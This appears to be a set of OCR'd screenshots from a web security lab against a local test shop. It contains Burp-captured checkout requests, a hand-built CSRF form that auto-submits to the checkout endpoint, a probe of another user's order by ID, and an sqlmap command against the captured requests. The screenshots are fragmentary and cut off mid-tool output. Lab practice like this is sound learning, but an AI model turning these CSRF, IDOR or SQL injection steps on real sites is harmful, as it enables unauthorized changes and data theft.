
Checkout

kada

43536




Order placed


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Deco
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http:/
Request
Pretty Raw Hex
\n
Inspecto
Request at
Request qu
Request bo
Request co
Request he
Search
0 highlights


Time	Type	Direction	Method	URL
06:34:2...	HT...	→ Request	POST	http://192.168.254.5:5000/checkout

```
POST /checkout HTTP/1.1
Host: 192.168.254.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://192.168.254.5:5000
Connection: keep-alive
Referer: http://192.168.254.5:5000/checkout
Cookie: session=
eyJjYXJ0Ijp7fSwidXNlcl9pZCI6N30.aMVImA.8BdlsIfvYv9A3dPMVc6ZhHv9ghI
Upgrade-Insecure-Requests: 1
Priority: u=0, i

address=fvfd&phone=rfewg
```



```
POST /checkout HTTP/1.1
Host: 192.168.254.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://192.168.254.5:5000
Connection: keep-alive
Referer: http://192.168.254.5:5000/checkout
Cookie: session=eyJjYXJ0Ijp7fSwidXNlcl9pZCI6N30.aMVImA.8Bd1slfvYv9A3dPMVc6ZhHv9ghI
Upgrade-Insecure-Requests: 1
Priority: u=0, i

address=assd&phone=85864
```


```
<html>
    <body>
        <form method="POST" action="https://192.168.254.5:5000/checkout">
            <input type="hidden" name="address" value="assd"/>
            <input type="hidden" name="phone" value="85864"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```




File Actions Edit View Help

```
  GNU nano 8.4                         demo.html *
<html>
        <body>
                <form method="POST" action="https://192.168.254.5:5000/check>
                        <input type="hidden" name="address" value="assd"/>
                        <input type="hidden" name="phone" value="85864"/>
                        <input type="submit" value="Submit">
                </form>
        </body>
<html>
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify


MiniShop
/home/kali/demo.html
file:///home/kali/demo.html
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Submit



Home | Cart | Orders | Returns | Profile | Logout

Order #1


Product: Red Sneakers

User: alice

Address: 1 Alice St

Phone: 111-1111


Date: 2025-09-12T08:10:32.604631




Time	Type	Direction	Method	URL
07:38:4...	HT...	→ Request	GET	http://192.168.254.5:5000/order?id=1
07:43:4...	HT...	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzX...

Request


```
GET /order?id=1 HTTP/1.1
Host: 192.168.254.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
eyJjYXJ0Ijp7fSwidXNlcl9pZCI6N30.aMVLrA.uYCLUHXqHBlPkaGxDULQcVOYPQM
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```



```
GET /order?id=1 HTTP/1.1
Host: 192.168.254.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=eyJjYXJ0Ijp7fSwidXNlcl9pZCI6N30.aMVLrA.uYCLUHXqHBlPkaGxDULQcVOYPQM
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r fast.txt --batch -D 192.168.254.5 --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.4#stable}
